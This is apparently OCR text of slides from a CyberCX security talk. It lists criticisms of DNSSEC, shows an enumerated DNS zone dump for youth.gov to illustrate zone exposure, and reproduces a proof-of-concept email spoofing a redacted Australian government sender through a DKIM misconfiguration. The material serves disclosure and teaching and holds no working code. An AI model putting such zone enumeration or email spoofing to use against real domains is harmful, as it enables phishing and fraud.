
To recap.



Recap

DNSSEC is Cryptographically Weak
DNSSEC is Government-Controlled PKI
DNSSEC isn't Seen by the User
DNSSEC has Poor Software Support
DNSSEC Deployment is Minimal
DNSSEC Means Giving Keys to Third-Parties
DNSSEC is Hard to Deploy and Keep Available
DNSSEC is Heavy
DNSSEC Doesn't Protect the Final Mile
DNSSEC Exposes Zone Contents

```
youth.gov
        A       52.191.39.218
        AAAA    2001:550:1200:3::81:131
        NS      rh202ns1.355.dhhs.gov.
        NS      rh120ns2.368.dhhs.gov.
        NS      rh120ns1.368.dhhs.gov.
        NS      rh202ns2.355.dhhs.gov.
        SOA     rh120ns1.368.dhhs.gov. hostmaster.psc.hhs.gov. 5524 600 60 604800 60
        SPF     "v=spf1" "-all"
        TXT     "v=spf1 -all"
        TXT     "khfllujpa7ksn8nn6un25ios2s"
_dmarc.youth.gov
        TXT     "v=DMARC1; p=reject; fo=1; ri=3600; rua=mailto:8idhoybh@ag.us.dmarcian.com,
engage.youth.gov
        A       52.191.39.218
evidence-innovation.youth.gov
        CNAME   youth.gov.
tppevidencereview.youth.gov
        A       52.191.39.218
        AAAA    2001:550:1200:3::81:125
www.youth.gov
        CNAME   youth.gov.
```


DKIM Misconfiguration Spoofing Abuse PoC
[redacted]<noreply@[redacted].gov.au>
Jan 14, 2022, 5:15 PM
to me, HARRISON
The fact that you're seeing this email means that despite this email being modified, the DKIM signature is still valid. Practically, this means an adversary can write arbitrary emails that seemingly originate from the [redacted]. As SPF, DKIM and DMARC policies still pass; email receivers are none-the-wiser that this is a fraudulent email. This arbitrary spoofing has immense consequences for the [redacted]

Thanks!

- Harrison Mitchell

Do you have any questions?

CyberCX